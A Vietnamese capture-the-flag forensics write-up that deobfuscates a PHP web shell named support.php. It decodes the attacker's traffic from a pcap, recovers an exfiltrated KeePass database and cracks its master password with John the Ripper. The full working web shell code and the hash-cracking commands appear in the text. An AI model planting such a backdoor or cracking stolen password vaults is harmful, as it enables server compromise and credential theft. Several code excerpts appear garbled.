


I. OBSCURE (EASY)

FLOW BÀI GIẢI:



1. Đề cho 1 file support.php và 1 file .pcap, từ gợi ý của đề thì file support.php là một obfuscated shell, mở xem thử em thấy có những dấu hiệu như compress, gzip, decode...

```

1  <?php
2  $V='80e32263';$kh="6f8af44abea0";$kf="351039f4a7b5";$p="0U1YyJHG87EJqEz6";function x($;
3  $P='++'){ $o.= $t{$i}^$k{$j}; }return $o; }if(@preg_match("/$kh(.$)k$/",@file_get_contents('
4  $d='t,$k){ $c=strlen($k); $l=strlen($t); $o=""; for($i=0;$i<$l;){ for($j=0;($j<$c&&$i<$l);$j++,$i'
5  $B='ob_get_contents();@ob_end_clean();$r=@base64_encode(@x(@gzcompress($o,$k));print("$p$kh$r$k$"); }';
6  $N='create_function';
7  $c='php://input',$m==1){@ob_start();@eval(@gzuncompress(@x(@base64_decode($m[1]),$k))); $o=@;
8  $u=str_replace(' ','',$V.$d.$P.$c.$B);
9  $x=$N('',$x);
10 ?>
11

```

2. Vì thường hàm gọi sẽ ở cuối, để ý \$x gọi đến \$N và \$u. \$N yêu cầu xóa “FD” khỏi string gốc, ta có được \$N=”create_function”. Tiếp tục đến với \$u yêu cầu xóa “u)” khỏi \$V, \$d, \$P, \$c, \$B.

```

<?php
$V='80e32263';$kh="6f8af44abea0";$kf="351039f4a7b5";$p="0U1YyJHG87EJqEz6";function x($;
$P='++'){ $o.= $t{$i}^$k{$j}; }return $o; }if(@preg_match("/$kh(.$)k$/",@file_get_contents('
$d='t,$k){ $c=strlen($k); $l=strlen($t); $o=""; for($i=0;$i<$l;){ for($j=0;($j<$c&&$i<$l);$j++,$i'
$B='ob_get_contents();@ob_end_clean();$r=@base64_encode(@x(@gzcompress($o,$k));print("$p$kh$r$k$"); }';
$N='create_function';
$c='php://input',$m==1){@ob_start();@eval(@gzuncompress(@x(@base64_decode($m[1]),$k))); $o=@;
$u=str_replace(' ','',$V.$d.$P.$c.$B);
$x=$N('',$x);
?>

```


Sắp xếp lại theo thứ tự \$V, \$d, \$P, \$c, \$B, em có được một chuỗi rất dài. Nhưng khi thử phân tích từng hàm, biến, và dấu “;” khá giống với khi kết thúc lệnh, xuống dòng trong C, C++ hay Java, em đã deobfuscated được đoạn mã độc này.

```

$V='80e32263';
$kh="6f8af44abea0";
$kf="351039f4a7b5";
$p="0U1YyJHG87EJqEz6";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.= $t{$i}^$k{$j};
        }
    }
    return $o;
}
if(@preg_match("/$kh(.$)k$/",@file_get_contents('php://input'),$m)==1){
    @ob_start();
    @eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
    $o=@ob_get_contents();
    @ob_end_clean();
    $r=@base64_encode(@x(@gzcompress($o,$k));
    print("$p$kh$r$k$");
}

```

3. Web Shell này đã cho thấy cách attacker vượt qua tường bảo vệ và khai thác dữ liệu từ Server. Hàm x(\$t, \$k) sẽ XOR từng phân tử của đầu vào là \$t với khóa \$k. Attacker nén mã PHP, obfuscated bằng XOR, rồi encode Base64 gửi tới cho Server. Server sẽ thực hiện quy trình ngược lại để chạy mã.
Ngoài ra, đoạn mã độc được giấu giữa \$kh và \$kf, và response sẽ nằm giữa \$p\$kh và \$kf, từ đó hướng cho em tìm những String (có thể trong file .pcap) và đi ngược lại quá trình mã hóa để giải mã.
4. Follow TCP Stream, vì mình đang cần response từ Server



```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · 19-05-21_22532255.pcap

POST /uploads/support.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 158
Host: 34.76.8.86
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abae0QKwu/Xr7GuFo50p4HuAZHBfnqhv7/+ccFfisfH4bYOSMRi0eGpGZuRd
6SPsdGP//c+dVM7gnYSWv1INZmlWQGYDpzCowpzcRely/Q351039f4a7b5+'Qn/?>-
e=ZU mx
HTTP/1.1 200 OK
Date: Tue, 21 May 2019 20:54:04 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 88
Connection: close
Content-Type: text/html; charset=UTF-8

0U1YyJHG87EJqEz66f8af44abae0QKxO/n6DAwXuGEoc5X9/H3HkMXv1Ih75Fx1NdSPRNDPUmHTy351039f
4a7b5

Client pkt. 1 server pkt. 1 turn.
Entire conversation (706 bytes) Show as ASCII No delta times Stream 1
Find: Case sensitive Find Next
Filter Out This Stream Print Save as... Back Close Help
```

Ngay tại Stream 1, em tìm được String

“QKxO/n6DAwXuGEoc5X9/H3HkMXv1Ih75Fx1NdSPRNDPUmHTy”.

5. Em thử viết 1 đoạn PHP đơn giản đi ngược lại quá trình attacker gửi, có được

```
PHP Sandbox
1  <?php
2  $k="80e32263";
3  function x($t,$k){
4      $c=strlen($k); $l=strlen($t); $o="";
5      for($i=0;$i<$l;$i++){
6          $o.=$t[$i]^$k[$i%$c];
7      }
8      return $o;
9  }
10 $input = "QKx0/n6DAwXuGEoc5X9/H3HkMXv1Ih75Fx1NdSPRNDPumHTy";
11 $b64 = base64_decode($input);
12 $xor = x($b64, $k);
13 $res = @gzuncompress($xor);
14 echo $res;
15 ?>
```

PHP Versions and Options (8.2.20)

Other Options

Execute Code Save or share code

Result for 8.2.20:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Attacker đã thực hiện lệnh id trên Linux và cho ra kết quả này. Tiếp tục tìm các String tương tự, em thấy được ở Stream 23, 24 và 25.

Stream 23

```
/home/developer
```

```
total 24K
drwxr-xr-x 2 developer developer 4.0K May 21 20:37 .
drwxr-xr-x 3 root      root      4.0K May 20 21:28 ..
-rw-r--r-- 1 developer developer 220 May 20 21:28 .bash_logout
-rw-r--r-- 1 developer developer 3.5K May 20 21:28 .bashrc
-rw-r--r-- 1 developer developer 675 May 20 21:28 .profile
-rw-r--r-- 1 developer developer 1.6K May 21 20:37 pwdb.kdbx
```

Stream 24

```
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
```

Stream 25

- Em phát hiện 1 file pwdb.kdbx, vì file .kdbx thường lưu trữ mật khẩu bị mã hóa, nhưng thường xuyên sẽ cần MasterPassword hoặc Keyfile hoặc cả hai. Và chuỗi String tìm được ở Stream 25 có thể sẽ là chìa khóa để mở khóa Keypass.
- Vì đã biết rằng tồn tại file pwdb.kdbx là chìa khóa để giải, em thử decode base64 đối với output của Stream 5 và lưu vào file pwdb.kdbx.

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ cat stream25.txt | base64 -d > pwdb.kdbx
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ file pwdb.kdbx
pwdb.kdbx: KeePass password database 2.x KDBX
```

Sử dụng keepass2john để lấy được file chứa hash của mật khẩu chủ.

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ file keepass.hash
keepass.hash: ASCII text, with very long lines (316)
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ cat keepass.hash
pwdb:$keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4bf1a904ccea385ab892c9ce8400cc785*b7a535e876d76745024f20fc3e0d1db
75d8fd72929de7bec30a565ef4a5ac6e6*118296757720a8d3ca11e1f170483802*5c6b99d0aab4a0957eb0f988b21818d37c31bb8111f83c0d85125
56e4b4d1cc8*aa28fb2ca246bdb19dd3c8b2e8b2cd4f2d9630bac44a3ba26b3dbd13cded845b
```

Sử dụng danh sách những mật khẩu phổ biến để thử mở KeePass database, em tìm được password của file .kdbx

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ sudo /opt/john/run/john --wordlist=rockyou.txt keepass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 6000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 18 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
chainsaw (pass)
1g 00:00:00:06 DONE (2025-12-23 19:02) 0.1597g/s 3427p/s 3427c/s 3427C/s christopher1..biggie1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

8. Mở khóa file bằng KeePass và tìm được flag của bài.

